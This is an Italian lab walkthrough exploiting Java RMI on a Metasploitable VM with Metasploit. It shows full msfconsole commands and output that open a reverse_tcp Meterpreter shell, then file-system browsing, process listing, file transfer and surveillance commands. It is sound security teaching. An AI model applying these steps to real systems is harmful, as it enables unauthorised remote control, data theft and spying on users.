

L'indirizzo IP della macchina attaccante (**Kali Linux**) è 192.168.11.111




L'indirizzo IP della macchina vittima (**Metasploitable**) è 192.168.11.112



Vogliamo sfruttare con **Metasploit** la vulnerabilità sulla porta 1099 TCP di Metasploitable (al fine di ottenere una sessione **Meterpreter** remota) dove è attivo il servizio **Java RMI**, una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete. La vulnerabilità in questione è dovuta ad una configurazione di default errata che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target.

Innanzitutto verifichiamo che effettivamente il servizio sia attivo con una scansione **nmap** (vediamo che sulla porta 1099 TCP è in esecuzione il servizio java-rmi).



Di seguito i passaggi (con configurazione dei **parametri**) per l'utilizzo dell'exploit tramite l'uso della console di Metasploit (**msfconsole**).

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                        normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
```

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-met
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-met
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/nGPqPVb5b
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:40207) at 2024-03-08 09:54:23 +0100

meterpreter > 
```

Abbiamo ottenuto una sessione Meterpreter sulla macchina target, come dimostra l'utilizzo del comando **ifconfig** che restituisce la **configurazione di rete** di Metasploitable.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe1b:c21a
IPv6 Netmask : ::
```

Possiamo inoltre ottenere anche informazioni sulla **tabella di routing** della macchina vittima con il comando **route**.


```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe1b:c21a ::       ::
```


Meterpreter è una shell molto potente che gira su applicazioni e servizi vulnerabili di diverse tecnologie e sistemi operativi come Android, Java, Linux, Windows e molte altre. Fornisce molte funzionalità utili che aiutano un penetration tester ad infiltrarsi in maniera non autorizzata all'interno di un sistema target. Le funzionalità avanzate di Meterpreter consentono movimenti laterali per entrare sempre più nei sistemi, fino ad ottenere accesso completo all'obiettivo.

Il **payload** Meterpreter presenta due principali metodologie per restituire all'attaccante una shell avanzata sul sistema target: **bind_tcp**: in questa modalità si inietta un processo sulla macchina obiettivo. Questo processo si metterà in ascolto su una determinata porta, attendendo connessioni dall'esterno. In questa modalità il servizio di shell è attivo sulla macchina attaccante e la connessione avviene dalla macchina dell'attaccante alla macchina target; **reverse_tcp**: in questa modalità si inietta un processo sulla macchina obiettivo, che questa volta effettuerà dalla macchina target una connessione verso la macchina dell'attaccante mettendo a disposizione una shell.

La differenza con il bind_tcp è che nel reverse_tcp è la macchina target che inizia la connessione verso la macchina dell'attaccante (permettendo quindi di **eludere** eventuali regole di **blocco firewall** per le connessioni in entrata).

Per il nostro exploit abbiamo utilizzato il **payload** settato di default meterpreter reverse_tcp; controlliamo che effettivamente la connessione sia stata stabilita a partire dalla macchina target verso la macchina attaccante analizzando i pacchetti di impostazione della connessione TCP (**three-way handshake**) con **Wireshark**.






La macchina target ha **impostato** una connessione TCP con la macchina attaccante sulla porta 4444 (come specificato dal parametro **LPORT** dell'exploit su msfconsole).

Vi sono numerosi altri **comandi** mediante i quali Meterpreter permette di fare **information gathering** sulla macchina exploitata e sulla rete alla quale è connessa.

Sysinfo ci permette di recuperare informazioni come nome, sistema operativo, architettura e lingua di sistema.



La shell di Meterpreter ci permette di navigare il file system e vedere i processi in esecuzione con gli stessi comandi per la shell Linux, quali **cd**, **pwd**, **ls**, **ps** e così via.

```
meterpreter > pwd
/
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:33 +0200  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 05:36:28 +0200  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:51 +0100  cdrom
040666/rw-rw-rw-  13540    dir   2024-03-08 09:24:59 +0100  dev
040666/rw-rw-rw-  4096     dir   2024-03-08 09:25:05 +0100  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 08:16:02 +0200  home
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:40 +0100  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 05:35:56 +0200  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:22 +0200  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 23:55:15 +0100  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:52 +0100  media
040666/rw-rw-rw-  4096     dir   2010-04-28 22:16:56 +0200  mnt
100666/rw-rw-rw-  37545    fil   2024-03-08 09:25:27 +0100  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:39 +0100  opt
040666/rw-rw-rw-  0        dir   2024-03-08 09:24:44 +0100  proc
040666/rw-rw-rw-  4096     dir   2024-03-08 09:25:27 +0100  root
040666/rw-rw-rw-  4096     dir   2012-05-14 03:54:53 +0200  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:38 +0100  srv
040666/rw-rw-rw-  0        dir   2024-03-08 09:24:45 +0100  sys
040666/rw-rw-rw-  4096     dir   2024-03-04 10:46:22 +0100  test_metasploit
040666/rw-rw-rw-  4096     dir   2024-03-08 09:54:14 +0100  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 06:06:37 +0200  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 15:08:23 +0100  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 18:55:41 +0200  vmlinuz
```

```
meterpreter > ps

Process List
============

 PID   Name                  User      Path
 ---   ----                  ----      ----
 1     /sbin/init            root      /sbin/init
 2     [kthreadd]            root      [kthreadd]
 3     [migration/0]         root      [migration/0]
 4     [ksoftirqd/0]         root      [ksoftirqd/0]
 5     [watchdog/0]          root      [watchdog/0]
 6     [events/0]            root      [events/0]
 7     [khelper]             root      [khelper]
 41    [kblockd/0]           root      [kblockd/0]
 44    [kacpid]              root      [kacpid]
 45    [kacpi_notify]        root      [kacpi_notify]
 91    [kseriod]             root      [kseriod]
 130   [pdflush]             root      [pdflush]
 131   [pdflush]             root      [pdflush]
 132   [kswapd0]             root      [kswapd0]
 174   [aio/0]               root      [aio/0]
 1130  [ksnapd]              root      [ksnapd]
 1310  [ata/0]               root      [ata/0]
 1311  [ata_aux]             root      [ata_aux]
 1320  [scsi_eh_0]           root      [scsi_eh_0]
 1324  [scsi_eh_1]           root      [scsi_eh_1]
 1343  [ksuspend_usbd]       root      [ksuspend_usbd]
 1346  [khubd]               root      [khubd]
 2078  [scsi_eh_2]           root      [scsi_eh_2]
 2226  [kjournald]           root      [kjournald]
 2380  /sbin/udevd           root      /sbin/udevd --daemon
 2659  [kpsmoused]           root      [kpsmoused]
 3557  [kjournald]           root      [kjournald]
 3687  /sbin/portmap         daemon    /sbin/portmap
 3703  /sbin/rpc.statd       statd     /sbin/rpc.statd
 3932  /sbin/getty           root      /sbin/getty 38400 tty4
 3934  /sbin/getty           root      /sbin/getty 38400 tty5
```

È anche possibile scaricare e caricare file nella macchina target con i comandi **download** ed **upload**.

```
meterpreter > upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -h  Help banner
    -r  Upload recursively

meterpreter > download
Usage: download [options] src1 src2 src3 ... destination

Downloads remote files and directories to the local machine.

OPTIONS:

    -a   Enable adaptive download buffer size
    -b   Set the initial block size for the download
    -c   Resume getting a partially-downloaded file
    -h   Help banner
    -l   Set the limit of retries (0 unlimits)
    -r   Download recursively
    -t   Timestamp downloaded files
```

Per ottenere la **lista completa** dei comandi Meterpreter disponibili divisi per categoria basta digitare **?**.

Dalla sua esecuzione vediamo come sono anche presenti dei comandi che permettono di registrare gli **input utente** da mouse e tastiera, effettuare **screenshot**, visualizzare in **tempo reale il desktop remoto** e utilizzare **microfoni e videocamere** della macchina target.

```
Stdapi: User interface Commands
===============================

    Command     Description
    -------     -----------
    keyevent    Send key events
    mouse       Send mouse events
    screenshare Watch the remote user desktop in real time
    screenshot  Grab a screenshot of the interactive desktop


Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system
```

Concludendo, si può quindi affermare che Meterpreter è davvero uno strumento molto potente; una volta eseguito con successo sulla macchina target da parte di un attaccante gli permette di avere **controllo totale del sistema** e di poter quindi causare molti danni.